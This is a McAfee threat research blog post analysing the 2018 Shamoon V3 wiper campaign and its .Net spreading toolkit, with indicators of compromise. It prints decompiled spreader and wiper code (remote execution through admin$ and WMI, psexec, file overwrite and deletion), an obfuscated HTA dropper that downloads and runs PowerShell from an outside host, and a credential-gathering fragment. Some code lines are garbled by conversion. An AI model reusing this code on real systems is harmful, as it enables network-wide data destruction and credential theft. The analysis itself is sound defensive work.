


Shamoon Attackers Employ New Tool Kit to Wipe Infected Systems

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/shamoon-attackers-employ-new-tool-kit-to-wipe-infected-systems/

December 19, 2018



Last week the McAfee Advanced Threat Research team posted an analysis of a new wave of Shamoon “wiper” malware attacks that struck several companies in the Middle East and Europe. In that [analysis](#) we discussed one difference to previous Shamoon campaigns. The latest version has a modular approach that allows the wiper to be used as a standalone threat.

After further analysis of the three versions of Shamoon and based on the evidence we describe here, we conclude that the Iranian hacker group APT33—or a group masquerading as APT33—is likely responsible for these attacks.

In the Shamoon attacks of 2016–2017, the adversaries used both the Shamoon Version 2 wiper and the wiper Stonedrill. In the 2018 attacks, we find the Shamoon Version 3 wiper as well as the wiper Filerase, first mentioned by [Symantec](#).

These new wiper samples (Filerase) differ from the Shamoon Version 3, which we analyzed last week. The latest Shamoon appears to be part of a toolkit with several modules. We identified the following modules:

OCLC.exe: Used to read a list of targeted computers created by the attackers. This tool is responsible to run the second tool, spreader.exe, with the list of each targeted machine.

Spreader.exe: Used to spread the file eraser in each machine previously set. It also gets information about the OS version.

SpreaderPsexec.exe: Similar to spreader.exe but uses psexec.exe to remotely execute the wiper.

SIHost.exe: The new wiper, which browses the targeted system and deletes every file.

The attackers have essentially packaged an old version (V2) of Shamoon with an unsophisticated toolkit coded in .Net. This suggests that multiple developers have been involved in preparing the malware for this latest wave of attacks. In our last post, we observed that Shamoon is a modular wiper that can be used by other groups. With these recent attacks, this supposition seems to be confirmed. We have learned that the adversaries prepared months in advance for this attack, with the wiper execution as the goal.

This post provides additional insight about the attack and a detailed analysis of the .Net tool kit.

Geopolitical context

The motivation behind the attack is still unclear. Shamoon Version 1 attacked just two targets in the Middle East. Shamoon Version 2 attacked multiple targets in Saudi Arabia. Version 3 went after companies in the Middle East by using their suppliers in Europe, in a supply chain attack.


Inside the .Net wiper, we discovered the following ASCII art:


```
str1 = "text";
str2 = "
";
str3 = "
";
str4 = "
";
str5 = "
";
str6 = "
";
str7 = "
";
str8 = "
";
str9 = "
";
str10 = "
";
str11 = "
";
str12 = "
";
str13 = "
";
str14 = "
";
str15 = "
";
str16 = "
";
str17 = "
";
str18 = "
";
str19 = "
";
str20 = "
";
str21 = "
";
str22 = "
";
str23 = "
";
str24 = "
";
str25 = "
";
str26 = "
";
str27 = "
";
str28 = "
";
str29 = "
";
str30 = "
";
str31 = "
";
str32 = "
";
str33 = "
";
str34 = "
";
str35 = "
";
str36 = "
";
str37 = "
";
str38 = "
";
str39 = "
";
str40 = "
";
```

These characters resemble the Arabic text **نَبِّئْ يَدَا أَبِي لَهَبٍ وَتَبَّ**. This is a phrase from the Quran (Surah Masad, Ayat 1 [111:1]) that means “perish the hands of the Father of flame” or “the power of Abu Lahab will perish, and he will perish.” What does this mean in the context of a cyber campaign targeting energy industries in the Middle East?

Overview of the attack


Overview of Shamoon Version 3 Attacks





- Takes as a parameter a list of targeted machines
- Starts a new process to spread the wipers

OCLC.exe




- Copies both versions of the wipers (Shamoon and Filerase) on the remote machines to:
 - o `C:\Windows\System32\Program Files\Internet`
- Executes both wipers by creating a batch file and running it:
 - o `\\RemoteMachine\admin$\process.bat`

Spreader.exe



Filerase



Shamoon V3

- Enables privileges
 - Changes date and time for all files and folders
 - Overwrites twice every file with random strings
 - Deletes files
 - Uses "ProcessTracker" function to track the number of erased files and folders

- Enables privileges
 - Modifies internal system date
 - Drops files on the system
 - Creates a malicious service
 - Overwrites files and disk sectors
 - Forces a reboot

 Attack Category	 Sector Targeted
 Motivation	 Risk

How did the malware get onto the victim's network?

We received intelligence that the adversaries had created websites closely resembling legitimate domains which carry job offerings. For example:

Hxxp://possibletarget.ddns.com:880/JobOffering.

Many of the URLs we discovered were related to the energy sector operating mostly in the Middle East. Some of these sites contained malicious HTML application files that execute other payloads. Other sites lured victims to login using their corporate credentials. This preliminary attack seems to have started by the end of August 2018, according to our telemetry, to gather these credentials.

A code example from one malicious HTML application file:

YjDrMeQhBOsJZ = "WS"

wcpRKUHoZNcZpzPzhnJw = "crip"

RulsTzxTrzYD = ".Sh"

MPETWYrrRvxsCx = "ell"

PCaETQQJwQXVJ = (*YjDrMeQhBOsJZ* + *wcpRKUHoZNcZpzPzhnJw* + *RulsTzxTrzYD* + *MPETWYrrRvxsCx*)

OoOVRmsXUQhNqZJTPOIkymqzsA=new ActiveXObject(*PCaETQQJwQXVJ*)

ULRXZmHsCORQNoLHPxW = "cm"

zhKokjoiBdFhTLiGUQD = "d.e"

KoORGIpnUicmMHtWdpkRwmXeQN = "xe"

KoORGIpnUicmMHtWdp = "."

KoORGlicmMHtWdp = ("http://mynetwork.ddns.net:880/*****.ps1')

```
OoOVRmsXUQhNqZJTPOIkymqzsA.run('%windir%\System32\'+ FKeRGlzVvDMH + '/c powershell -w 1 IEX (New-Object Net.WebClient)'+KoORGIpnUicmMHtWdp+'downloadstring'+KoORGlicmMHtWdp)
```

```
OoOVRmsXUQhNqZJTPOIkymqzsA.run('%windir%\System32\'+ FKeRGlzVvDMH + '/c powershell -window hidden -enc
```

The preceding script opens a command shell on the victim's machine and downloads a PowerShell script from an external location. From another location, it loads a second file to execute.

We discovered one of the PowerShell scripts. Part of the code shows they were harvesting usernames, passwords, and domains:

```
function primer {  
  
if ($env:username -eq "$($env:computername)$"){ $u="NT AUTHORITY\SYSTEM"}else{$u=$env:username}  
  
$o="$env:userdomain\$u  
  
$env:computername  
  
$env:PROCESSOR_ARCHITECTURE
```

With legitimate credentials to a network it is easy to login and spread the wipers.

.Net tool kit

The new wave of Shamoon is accompanied by a .Net tool kit that spreads Shamoon Version 3 and the wiper Filerase.

	OCLC.exe
File type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for Microsoft Windows
Filename	OCLC.exe
File size	5.6KB
SHA-256	d9e52663715902e9ec51a7dd2fea5241c9714976e9541c02df66d1a42a3a7d2a
Compile time	2018-12-08 19:57:18
Import hash	f34d5f2d4577ed6d9ceec516c1f5a744

This first component (OCLC.exe) reads two text files stored in two local directories. Directories “shutter” and “light” contain a list of targeted machines.

```
namespace OCLC
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            string[] strArray1 = new string[6];
            FileInfo[] files1 = new DirectoryInfo("shutter").GetFiles("*.txt");
            int index1 = 0;
            foreach (FileInfo fileInfo in files1)
            {
                strArray1[index1] = "shutter\\" + fileInfo.ToString();
                ++index1;
            }
            string[] strArray2 = new string[6];
            FileInfo[] files2 = new DirectoryInfo("light").GetFiles("*.txt");
            int index2 = 0;
            foreach (FileInfo fileInfo in files2)
            {
                strArray2[index2] = "light\\" + fileInfo.ToString();
                ++index2;
            }
        }
    }
}
```

OCLC.exe starts a new hidden command window process to run the second component, spreader.exe, which spreads the Shamoon variant and Filerase with the concatenated text file as parameter.

```
ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c spreader.exe " + str ?? "");
startInfo.CreateNoWindow = true;
startInfo.UseShellExecute = false;
startInfo.RedirectStandardError = true;
startInfo.RedirectStandardOutput = true;
Process process = Process.Start(startInfo);
process.WaitForExit(50000);
process.StartInfo.CreateNoWindow = true;
startInfo.WindowStyle = ProcessWindowStyle.Hidden;
```


	Spreader.exe
File type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for Windows
Filename	Spreader.exe
File size	12.3KB
SHA-256	35ceb84403efa728950d2cc8acb571c61d3a90decaf8b1f2979eaf13811c146b
Compile time	2018-12-09 19:05:26
Import hash	f34d5f2d4577ed6d9ceec516c1f5a744

The spreader component takes as a parameter the text file that contains the list of targeted machines and the Windows version. It first checks the Windows version of the targeted computers.

```

string[] strArray1 = File.ReadAllLines(args[0]);
string DrivePath = Path.GetPathRoot(Environment.SpecialFolder.System).Replace(':', '$');
foreach (string str in strArray1)
3   {
    int num = 1;
    File.WriteAllText(args[0], num.ToString() + "<" + (object) strArray1.Length);
    ++num;
3   char[] chArray = new char[1]{ ',' };
    string[] strArray2 = str.Split(chArray);
    if (strArray2[1].Contains("7") || strArray2[1].Contains("2008") || (strArray2[1].Contains("XP") || strArray2[1].Contains("2003")) || (strArray2[1].Contains("2000") || strArray2[1].Contains("VISTA")))

```

The spreader places the executable files (Shamoon and Filerase) into the folder Net2.

```

string[] strArray3 = new string[1];
FileInfo[] files = new DirectoryInfo("net2").GetFiles("*.exe");
int index = 0;
foreach (FileInfo fileInfo in files)
{
    strArray3[index] = fileInfo.ToString();
    ++index;
}

```

It creates a folder on remote computers: C:\\Windows\\System32\\Program Files\\Internet Explorer\\Signing.

```

public static void CreateFolder(string hostname, string DrivePath)
{
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c mkdir \\\\\" + hostname + "\\\" + DrivePath + "Program Files\\Internet Explorer\\signin\\");
        startInfo.CreateNoWindow = true;
        startInfo.UseShellExecute = false;
        startInfo.RedirectStandardError = true;
        startInfo.RedirectStandardOutput = true;
        Process.Start(startInfo).WaitForExit(40000);
        startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    }
    catch
    {
    }
}

```


The spreader copies the executables into that directory.

```
executing.CreateFolder(strArray2[0], DrivePath);
ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c copy net2\\" + strArray3[0] + " \\\\" + strArray2[0] + "\\\" + DrivePath + "Program Files\\Internet Explorer\\signin\\\\" + strArray3[0] ?? "");
startInfo.CreateNoWindow = true;
startInfo.UseShellExecute = false;
startInfo.RedirectStandardError = true;
startInfo.RedirectStandardOutput = true;
Process process = Process.Start(startInfo);
process.WaitForExit(5000);
process.StartInfo.CreateNoWindow = true;
startInfo.WindowStyle = ProcessWindowStyle.Hidden;
executing.Execute(strArray2[0], ".", " + strArray2[1], strArray3[0]);
```

It runs the executables on the remote machine by creating a batch file in the administrative share \\RemoteMachine\admin\$\process.bat. This file contains the path of the executables. The spreader then sets up the privileges to run the batch file.

If anything fails, the malware creates the text file NotFound.txt, which contains the name of the machine and the OS version. This can be used by the attackers to track any issues in the spreading process.

The following screenshot shows the “execute” function:

```
public static bool Execute(string Computername, string OsName, string filenames)
{
    string str = Computername;
    string path = string.Empty;
    try
    {
        if (str != string.Empty)
        {
            path = "\\\\" + str + "\\admin$\process.bat";
            if (File.Exists(path))
            {
                File.Delete(path);
            }
            StreamWriter streamWriter = new StreamWriter(path);
            streamWriter.WriteLine("\\\\" + Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)) + "Program Files\\Internet Explorer\\signin\\\\" + filenames ?? "");
            streamWriter.Close();
            ManagementScope scope = new ManagementScope(string.Format("\\\\{0}\\ROOT\\CIMV2", (object) str), new ConnectionOptions()
            {
                Impersonation = ImpersonationLevel.Impersonate,
                EnablePrivileges = true
            });
            scope.Connect();
            ManagementClass managementClass = new ManagementClass(scope, new ManagementPath("Win32_Process"), new ObjectGetOptions());
            ManagementBaseObject methodParameters = managementClass.GetMethodParameters("Create");
            methodParameters["CommandLine"] = (object) path;
            managementClass.InvokeMethod("Create", methodParameters, (InvokeMethodOptions) null);
            return true;
        }
    }
    catch (Exception ex)
    {
        using (StreamWriter streamWriter = new StreamWriter("NotFound.txt", true))
        {
            streamWriter.WriteLine(Computername + OsName);
        }
        return false;
    }
}
```

Bat file creation

Escalate privileges

Tracking errors

If the executable files are not present in the folder Net2, it checks the folders “all” and Net4.

```

else if (strArray2[1] == "")
{
    string[] strArray3 = new string[100];
    FileInfo[] files = new DirectoryInfo("all").GetFiles("");
    int index = 0;
    foreach (FileInfo fileInfo in files)
    {
        strArray3[index] = fileInfo.ToString();
        ++index;
    }
    executing.CreateFolder(strArray2[0], DrivePath);
    executing.batcopy(strArray2[0], strArray3[1], DrivePath);
    ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c copy all\\* " + strArray3[0] + " \\\\* " + strArray2[0] + "\\*" + DrivePath + "Program Files\\Internet Explorer\\isignin\\*" + strArray3
    startInfo.CreateNoWindow = true;
    startInfo.UseShellExecute = false;
    startInfo.RedirectStandardError = true;
    startInfo.RedirectStandardOutput = true;
    Process process = Process.Start(startInfo);
    process.WaitForExit(50000);
    process.StartInfo.CreateNoWindow = true;
    startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    executing.Execute(strArray2[0], " " + strArray2[1], strArray3[0]);
}
else
{
    string[] strArray3 = new string[1];
    FileInfo[] files = new DirectoryInfo("net4").GetFiles("*.exe");
    int index = 0;
    foreach (FileInfo fileInfo in files)
    {
        strArray3[index] = fileInfo.ToString();
        ++index;
    }
    executing.CreateFolder(strArray2[0], DrivePath);
    ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c copy net4\\* " + strArray3[0] + " \\\\* " + strArray2[0] + "\\*" + DrivePath + "Program Files\\Internet Explorer\\isignin\\*" + strArray
    startInfo.CreateNoWindow = true;
    startInfo.UseShellExecute = false;
    startInfo.RedirectStandardError = true;
    startInfo.RedirectStandardOutput = true;
    Process process = Process.Start(startInfo);
    process.WaitForExit(50000);
    process.StartInfo.CreateNoWindow = true;
    startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    executing.Execute(strArray2[0], " " + strArray2[1], strArray3[0]);
}
}

```

To spread the wipers, the attackers included an additional spreader using Psexec.exe, an administration tool used to remotely execute commands.

	SpreaderPSEXec.exe
File type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for Windows
Filename	SpreaderPSEXec.exe
File size	12.3KB
SHA-2	2ABC567B505D0678954603DCB13C438B8F44092CFE3F15713148CA459D41C63F
Compile time	2018-01-09 11:17:54
Import hash	f34d5f2d4577ed6d9ceec516c1f5a744

The only difference is that this spreader uses psexec, which is supposed to be stored in Net2 on the spreading machine. It could be used on additional machines to move the malware further.

```

try
{
    ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c " + pspath + "\\psexec.exe \\\\* " + hostname + " -d \\' + Path.GetPathRoot(
(Environment.GetFolderPath(Environment.SpecialFolder.System)) + "Program Files\\Internet Explorer\\isignin\\*");
    startInfo.CreateNoWindow = true;
}

```

	Filerase
File type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for Windows
Filename	slhost.exe
File size	35.8KB
SHA-2	5203628a89e0a7d9f27757b347118250f5aa6d0685d156e375b6945c8c05eb8a
Compile time	2018-12-08 22:57:33
Import hash	f34d5f2d4577ed6d9ceec516c1f5a744

The wiper contains three options:

- SilentMode: Runs the wiper without any output.
- BypassAcl: Escalates privileges. It is always enabled.
- PrintStackTrace: Tracks the number of folders and files erased.

```
internal class ParsedCmdLineArgs
{
    public static readonly Dictionary<string, Action<ParsedCmdLineArgs>
    {
        {
            "-s",
            (Action<ParsedCmdLineArgs>) (a => a.SilentModeEnabled = true)
        },
        {
            "--silentMode",
            (Action<ParsedCmdLineArgs>) (a => a.SilentModeEnabled = true)
        },
        {
            "--bypassAcl",
            (Action<ParsedCmdLineArgs>) (a => a.BypassAcl = true)
        },
        {
            "--printStackTrace",
            (Action<ParsedCmdLineArgs>) (a => a.PrintStackTrace = true)
        }
    }
};
```

The BypassAcl option is always “true” even if the option is not specified. It enables the following privileges:

- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeSecurityPrivilege

```

public static void Delete(string path, bool bypassAcl)
{
    if (bypassAcl)
    {
        FileDeleter.EnablePrivilege("SeBackupPrivilege");
        FileDeleter.EnablePrivilege("SeRestorePrivilege");
        FileDeleter.EnablePrivilege("SeTakeOwnershipPrivilege");
        FileDeleter.EnablePrivilege("SeSecurityPrivilege");
    }
}

```

To find a file to erase, the malware uses function GetFullPath to get all paths.

```

public static string GetFullPath(string path)
{
    if (path.StartsWith("\\\\") || path.Length >= 3 && path.Substring(1, 2) == ":\\")
        return path;
    StringBuilder lpBuffer = new StringBuilder(32768);
    int fullPathNameW = (int) NativeMethods.GetFullPathNameW(path, lpBuffer.MaxCapacity, lpBuffer, IntPtr.Zero);
    return lpBuffer.ToString();
}

```

It erases each folder and file.

```

if (((int) NativeMethods.GetFileAttributesW(FileDeleter.EnsureFileName(path)) & 16) == 16)
    FileDeleter.DeleteFolder(path, bypassAcl, (NativeMethods.FileAttributes) 0);
else
    FileDeleter.DeleteSingleFile(path, bypassAcl);

```

The malware browses every file in every folder on the system.

```

        FileDeleter.RemoveReadOnlyAttribute(str2, lpFindFileData.dwFileAttributes);
        long fileSizeOnDisk = FileDeleter.GetFileSizeOnDisk(str2);
        if (str2.Contains(Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)) + "Users") || !str2.Contains
(Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System))) && fileSizeOnDisk <= 100000000L)
    {
        Random random = new Random();
        FileDeleter.changeDateFile(str2);
        FileDeleter.TwoPassFileErase(str2, 1L, random);
    }
    FileDeleter.DeleteSingleFile(str2, bypassAclCheck);
}
}
while (NativeMethods.FindNextFileW(firstFileW, out lpFindFileData));

```

To erase all files and folders, it first removes the “read only” attributes to overwrite them.

```

private static void RemoveReadOnlyAttribute(string filename, NativeMethods.FileAttributes currentAttributes)
{
    NativeMethods.FileAttributes fileAttributes = NativeMethods.FileAttributes.ReadOnly;
    if ((currentAttributes & fileAttributes) == (NativeMethods.FileAttributes) 0)
        return;
    uint dwFileAttributes = (uint) (currentAttributes & ~fileAttributes);
    NativeMethods.SetFileAttributesW(FileDeleter.EnsureFileName(filename), dwFileAttributes);
}

```

It changes the creation, write, and access date and time to 01/01/3000 at 12:01:01 for each file.

```

private static void changeDateFile(string paths)
{
    try
    {
        DateTime dateTime = new DateTime(3000, 1, 1, 12, 1, 1);
        if (File.Exists(paths))
        {
            File.SetLastWriteTime(paths, dateTime);
            File.SetCreationTime(paths, dateTime);
            File.SetLastWriteTime(paths, dateTime);
            File.SetLastAccessTime(paths, dateTime);
        }
    }
}

```

The malware rewrites each file two times with random strings.

```

public static void TwoPassFileErase(string path, long blockSize, Random random)
{
    try
    {
        if (path == null)
            throw new ArgumentNullException(nameof (path));
        if (blockSize <= 0L)
            throw new ArgumentOutOfRangeException(nameof (blockSize));
        if (random == null)
            throw new ArgumentNullException(nameof (random));
        using (FileStream fileStream = File.Open(path, FileMode.Open, FileAccess.Write))
        {
            byte[] buffer = new byte[blockSize];
            long length = fileStream.Length;
            long num1 = 0;
            while (num1 < length)
            {
                random.NextBytes(buffer);
                fileStream.Write(buffer, 0, buffer.Length);
                num1 += (long) buffer.Length;
            }
            fileStream.Flush();
            fileStream.Seek(0L, SeekOrigin.Begin);
            Array.Clear((Array) buffer, 0, buffer.Length);
            long num2 = 0;
            while (num2 < length)
            {
                fileStream.Write(buffer, 0, buffer.Length);
                num2 += (long) buffer.Length;
            }
            fileStream.Flush();
        }
        string str;
        do
        {
            str = Path.Combine(Path.GetDirectoryName(path), Path.GetRandomFileName());
        }
        while (File.Exists(str));
        File.Move(path, str);
        File.Delete(str);
    }
}

```

It starts to delete the files using the API CreateFile with the ACCESS_MASK DELETE flag.

Then it uses FILE_DISPOSITION_INFORMATION to delete the files.

```

private static unsafe void DeleteFileBackupSemantics(string lpFileName)
{
    using (SafeFileHandle file = NativeMethods.CreateFile(lpFileName, NativeMethods.EFileAccess.DELETE, FileShare.None, IntPtr.Zero,
fileMode.Open, 100663296, IntPtr.Zero))
    {
        int num = file.IsInvalid ? 1 : 0;
        NativeMethods.FILE_DISPOSITION_INFORMATION dispositionInformation = new NativeMethods.FILE_DISPOSITION_INFORMATION();
        dispositionInformation.DeleteFile = true;
        NativeMethods.IO_STATUS_BLOCK ioStatus = new NativeMethods.IO_STATUS_BLOCK();
        NativeMethods.NtSetInformationFile(file, ref ioStatus, new IntPtr((void*) &dispositionInformation), Marshal.SizeOf((object)
dispositionInformation), NativeMethods.FILE_INFORMATION_CLASS.FileDispositionInformation);
    }
}

```

The function ProcessTracker has been coded to track the destruction.

```

internal class ProgressTracker
{
    private static ProgressTracker _instance;
    private volatile int _numberOfDeletedFiles;
    private volatile int _numberOfDeletedFolders;
    private Stopwatch _durationTracker;

    private ProgressTracker()
    {
        this._durationTracker = new Stopwatch();
        this._durationTracker.Start();
    }
}

```

Conclusion

In the 2017 wave of Shamoon attacks, we saw two wipers; we see a similar feature in the December 2018 attacks. Using the “tool kit” approach, the attackers can spread the wiper module through the victims’ networks. The wiper is not obfuscated and is written in .Net code, unlike the Shamoon Version 3 code, which is encrypted to mask its hidden features.

Attributing this attack is difficult because we do not have all the pieces of the puzzle. We do see that this attack is in line with the Shamoon Version 2 techniques. Political statements have been a part of every Shamoon attack. In Version 1, the image of a burning American flag was used to overwrite the files. In Version 2, the picture of a drowned Syrian boy was used, with a hint of Yemeni Arabic, referring to the conflicts in Syria and Yemen. Now we see a verse from the Quran, which might indicate that the adversary is related to another Middle Eastern conflict and wants to make a statement.

When we look at the tools, techniques, and procedures used during the multiple waves, and by matching the domains and tools used (as FireEye described in its [report](#)), we conclude that APT33 or a group attempting to appear to be APT33 is behind these attacks.

Coverage

The files we detected during this incident are covered by the following signatures:

- Trojan-Wiper

- RDN/Generic.dx
- RDN/Ransom

Indicators of compromise

Hashes

- OCLC.exe: f972d776d7dabf9f978dc4cc4f69d88e715541ff
- Spreader.exe: 0104e42d1d6522f6170ca4aa42fcbf70f7390a74
- SpreaderPsexec.exe: cb8faa97e94c3c60b680e28eb6a2d3910d1ce466
- SIhost.exe: 3eab7112e94f9ec1e07b9ae4696052a7cf123bba

File paths and filenames

- C:\net2\
- C:\all\
- C:\net4\
- C:\windows\system32\
- C:\\Windows\System32\Program Files\Internet Explorer\Signing
- \\admin\$\process.bat
- NothingFound.txt
- MaintenaceSrv32.exe
- MaintenaceSrv64.exe
- SIHost.exe
- OCLC.exe
- Spreader.exe
- SpreaderPsexec.exe

Some command lines

- cmd.exe /c ""C:\Program Files\Internet Explorer\signin\MaintenaceSrv32.bat
- cmd.exe /c "ping -n 30 127.0.0.1 >nul && sc config MaintenaceSrv binpath=C:\windows\system32\MaintenaceSrv64.exe LocalService" && ping -n 10 127.0.0.1 >nul && sc start MaintenaceSrv
- MaintenaceSrv32.exe LocalService
- cmd.exe /c ""C:\Program Files\Internet Explorer\signin\MaintenaceSrv32.bat " "
- MaintenaceSrv32.exe service

Thomas Roccia

Thomas Roccia is senior security researcher on the Advanced Threat Research team. He works on threat intelligence, tracking cybercrime campaigns and collaborating with law enforcement agencies. In a previous role,...